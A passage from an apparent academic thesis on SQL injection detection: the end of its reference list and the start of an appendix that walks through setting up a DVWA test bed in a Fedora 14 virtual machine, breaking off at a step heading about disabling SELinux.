MORLEY, D., 2008. *Understanding computers in a changing society*. Course Technology Ptr.

MSDN, L., 2008-last update, SQL Injection in SQL server [Homepage of MSDN], [Online]. Available: [http://msdn.microsoft.com/en-us/library/ms161953\(SQL.105\).aspx](http://msdn.microsoft.com/en-us/library/ms161953(SQL.105).aspx) [11/02, 2017].

Mohanty, D. (2010) *Demystifying Penetration Testing HackingSpirits*. Available at: http://www.infosecwriters.com/text_resources/pdf/pen_test2.pdf, (Accessed: 3 April 2015).

McGraw, G. (2006) *Software Security: Building Security In*. United States: Addison-Wesley Educational Publishers.

NATARAJAN, K. and SUBRAMANI, S., 2012. Generation of Sql-injection Free Secure Algorithm to Detect and Prevent Sql-Injection Attacks. *Procedia Technology*, 4, pp. 790-796.

ORACLE., C., 2012-last update, **Remote Method Invocation Home** [Homepage of Oracle Corporation], [Online]. Available:
<http://www.oracle.com/technetwork/java/javase/tech/index-jsp-136424.html> [03/11, 2017].

OWASP, 13 April 2013, 2013-last update, **OWASP Top 10 for 2013**. Available:
https://www.owasp.org/index.php/Top_10_2013 [05/10, 2016].

OWASP, 2011-last update, Category:Vulnerability - OWASP. Available:
<https://www.owasp.org/index.php/Category:Vulnerability> [11/18, 2015].

OWASP, 2010-last update, Top 10 2010-Main - OWASP. Available:
https://www.owasp.org/index.php/Top_10_2010-Main [11/15, 2016].

Penetration Testing | Corsaire (2015) Available at: <http://www.penetration-testing.com/>
[Accessed: 7 May 2015]

PAROS, 2004-last update, Web Application Security Assessment. Available:
<http://www.parosproxy.org/> [02/18, 2016].

RIANCHO, A., 2012-last update, w3af - Web Application Attack and Audit Framework. Available: <http://w3af.sourceforge.net/> [12/9, 2015].

SANTOSH, K., 2006-last update, Are stored procedures safe against SQL injection? : Palisade. Available: <http://palizine.plynt.com/issues/2006Jun/injection-stored-procedures/> [12/10, 20116].

SCOTT, D. and SHARP, R., 2002. Abstracting application-level web security, *Proceedings of the 11th international conference on World Wide Web 2002*, Citeseer, pp. 396-407.

SCOTT, D. and SHARP, R., 2002. Developing secure Web applications. *Internet Computing, IEEE*, **6**(6), pp. 38-45.

SHRIVASTAVA, R. and BHATTACHARYJI, R.S.J., 2012. SQL INJECTION ATTACKS IN DATABASE USING WEB SERVICE: DETECTION AND PREVENTION–REVIEW. *Asian Journal of Computer Science and Information Technology*, **2**(6),.

SIMPSON, M.T., BACKMAN, K. and CORLEY, J., 2010. *Hands-On Ethical Hacking and Network Defense*. Delmar Pub.

SPETT, K., 2003. Blind sql injection. *SPI Dynamics Inc*, .

SPETT, K., 2002. SQL injection: Are your Web applications vulnerable. *SPI Labs White Paper*, .

SQLDICT TOOL, 2008-last update, **SQLdict Tool** [Homepage of VulnerabilityAssessment.co.uk], [Online]. Available: <http://www.vulnerabilityassessment.co.uk/sqldict.htm> [11/13, 2012].

SQLIER, 2006-last update, BCable.net - SQLier Injection Tool. Available: <http://bcable.net/project.php?sqlier> [11/13, 2012].

SQLLIB-TOOL, 2007-last update, Open labs web application security. . Available: <http://www.open-labs.org/sqllibfl13b2.tar.gz> [12/10, 2011].

SQLMAP, 2012-last update, sqlmap: automatic SQL injection and database takeover tool. Available: <http://sqlmap.org/> [11/13, 2012].

STUTTARD, D. and PINTO, M., 2011. *The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws*. Wiley.

SULLO, C. and LODGE, D., 16/09/2012, 2012-last update, Nikto2 | CIRT.net. Available: <http://cirt.net/nikto2> [11/18, 20116].

Türpe, S. and Eichler, J. (2009) 'Testing Production Systems Safely: Common Precautions in Penetration Testing', *2009 Testing: Academic and Industrial Conference - Practice and Research Techniques*, doi: 10.1109/taicpart.2009.17

TAJPOUR, A., MASROM, M., HEYDARI, M. and IBRAHIM, S., 2010. SQL injection detection and prevention tools assessment, *Computer Science and Information Technology (ICCSIT)*, 2010 3rd IEEE International Conference on 2010, IEEE, pp. 518-522.

THIEMANN, P., 2005. Grammar-based analysis of string expressions, *Proceedings of the 2005 ACM SIGPLAN international workshop on Types in languages design and implementation 2005*, ACM, pp. 59-70.

W3C, 2009-last update, Document Object Model (DOM). Available: <http://www.w3.org/DOM/> [04/29, 2015].

WANG, J., PHAN, R.C.W., WHITLEY, J.N. and PARISH, D.J., 2010. Augmented attack tree modeling of SQL injection attacks, *Information Management and Engineering (ICIME)*, 2010 The 2nd IEEE International Conference on 2010, IEEE, pp. 182-186.

WASSERMANN, G. and SU, Z., 2007. Sound and precise analysis of web applications for injection vulnerabilities, *ACM SIGPLAN Notices* 2007, ACM, pp. 32-41.

WHALEY, J. and LAM, M.S., 2004. Cloning-based context-sensitive pointer alias analysis using binary decision diagrams. *ACM SIGPLAN Notices*, **39**(6), pp. 131-144.

WOODGER COMPUTING INC, 2012-last update, Woodger Computing Inc. - General Web Architecture. Available: <http://www.woodger.ca/archweb.htm> [11/18,

2015].

XIE, Y. and AIKEN, A., 2006. Static detection of security vulnerabilities in scripting languages, *Proceedings of the 15th conference on USENIX Security Symposium* 2006, pp. 179-192.

Xiong, P. and Peyton, L. (2010) 'A model-driven penetration test framework for Web applications', *2010 Eighth International Conference on Privacy, Security and Trust*, doi: 10.1109/pst.2010.5593250

YEOLE, A. and MESHRAM, B., 2011. Analysis of different technique for detection of SQL injection, *Proceedings of the International Conference & Workshop on Emerging Trends in Technology* 2011, ACM, pp. 963-966

Shafie, E. (2012). A Framework for the Detection and Prevention of SQL Injection Attacks.: 11th European Conference on Information Warfare and Security ECIW-2012, 2012.

Rousseeuw, P. (1987). Silhouettes: A graphical aid to the interpretation and validation of cluster analysis. *Journal of Computational and Applied Mathematics*, 20, pp.53-65.

van Weezel, S. (2016). When a Tree Falls in the Forest: Conflict Event Size and Media Reporting. *SSRN Electronic Journal*.

Willems, C., Holz, T. and Freiling, F. (2007). Toward Automated Dynamic Malware Analysis Using CWSandbox. *IEEE Security and Privacy Magazine*, 5(2), pp.32-39.

Auer, P., Cesa-Bianchi, N., Freund, Y. and Schapire, R. (2002). The Nonstochastic Multiarmed Bandit Problem. *SIAM Journal on Computing*, 32(1), pp.48-77.

Appendix A: TEST BED

SQL injection test bed for IDE using Damn Vulnerable Web App (DVWA) step by step implementation details:

Step 0. Background Information

- What is Damn Vulnerable Web App (DVWA)?
 - Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable.
 - Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications.
- Pre-Requisite
 - [Fedora: Installing Fedora 14](#)
- Note, the following is done:
 - Install Apache Webserver
 - Install Mysql Server
 - Install PHP
 - Install and Configure DVWA

Step 1: Configure Fedora14 Virtual Machine Settings

1. Start VMware Player

- **Instructions**

1. For Windows 7


1. Click Start Button

2. Search for "vmware player"

3. Click VMware Player

2. For Windows 10


1. Starts --> Programs --> VMware Player



- Open a Virtual Machine (Part 1)

- **Instructions:**

1. Click on Open a Virtual Machine



- Open a Virtual Machine (Part 2)


- **Instructions:**

- 1. Navigate to Virtual Machine location


- 1. In current case, it is G:\Virtual Machines\Fedora14 - DVWA

- 2. Click on the Fedora14 Virtual Machine

- 3. Click on the Open Button




- Edit the virtual machine settings
1. Highlight the Fedora14 VM
 2. Click on Edit virtual machine settings.



- Edit Network Adapter

- **Instructions:**

1. Click the Hardware Tab
2. Highlight Network Adapter
3. Select Bridged: Connected directly to the physical network
4. Select the OK Button




Step 2: Login to Fedora14


1. Start the Fedora14 VM Instance

- **Instructions:**

1. Select Fedora14
2. Play virtual machine




2. Login to Fedora14
 - **Instructions:**
 1. Login: student
 2. Password: <whatever it was set to>.



○

Step 3: Open Console Terminal and Retrieve IP Address

1. Start a Terminal Console
- **Instructions:**
 1. Applications --> Terminal




○

2. Switch user to root

○ **Instructions:**

1. `su - root`

2. <Whatever was set as the root password to>




3. Get IP Address

- **Instructions:**

1. `ifconfig -a`

- **Notes:**

1. As indicated below, IP address is 192.168.1.116.
2. Please record IP address.



```

Fedora14 - VMware Player  File  Virtual Machine  Help
Applications  Places  System
root@Fedora14:~
File Edit View Search Terminal Help
[root@Fedora14 ~]# ifconfig -a
eth0      Link encap:Ethernet  HWaddr 00:0C:29:32:58:24
          inet addr:192.168.1.116  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe32:5824/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:31336 errors:0 dropped:0 overruns:0 frame:0
          TX packets:17385 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:44644052 (42.5 MiB)  TX bytes:1211199 (1.1 MiB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:8 errors:0 dropped:0 overruns:0 frame:0
          TX packets:8 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:480 (480.0 b)  TX bytes:480 (480.0 b)

[root@Fedora14 ~]#

```

Step 4: Disable SELinux

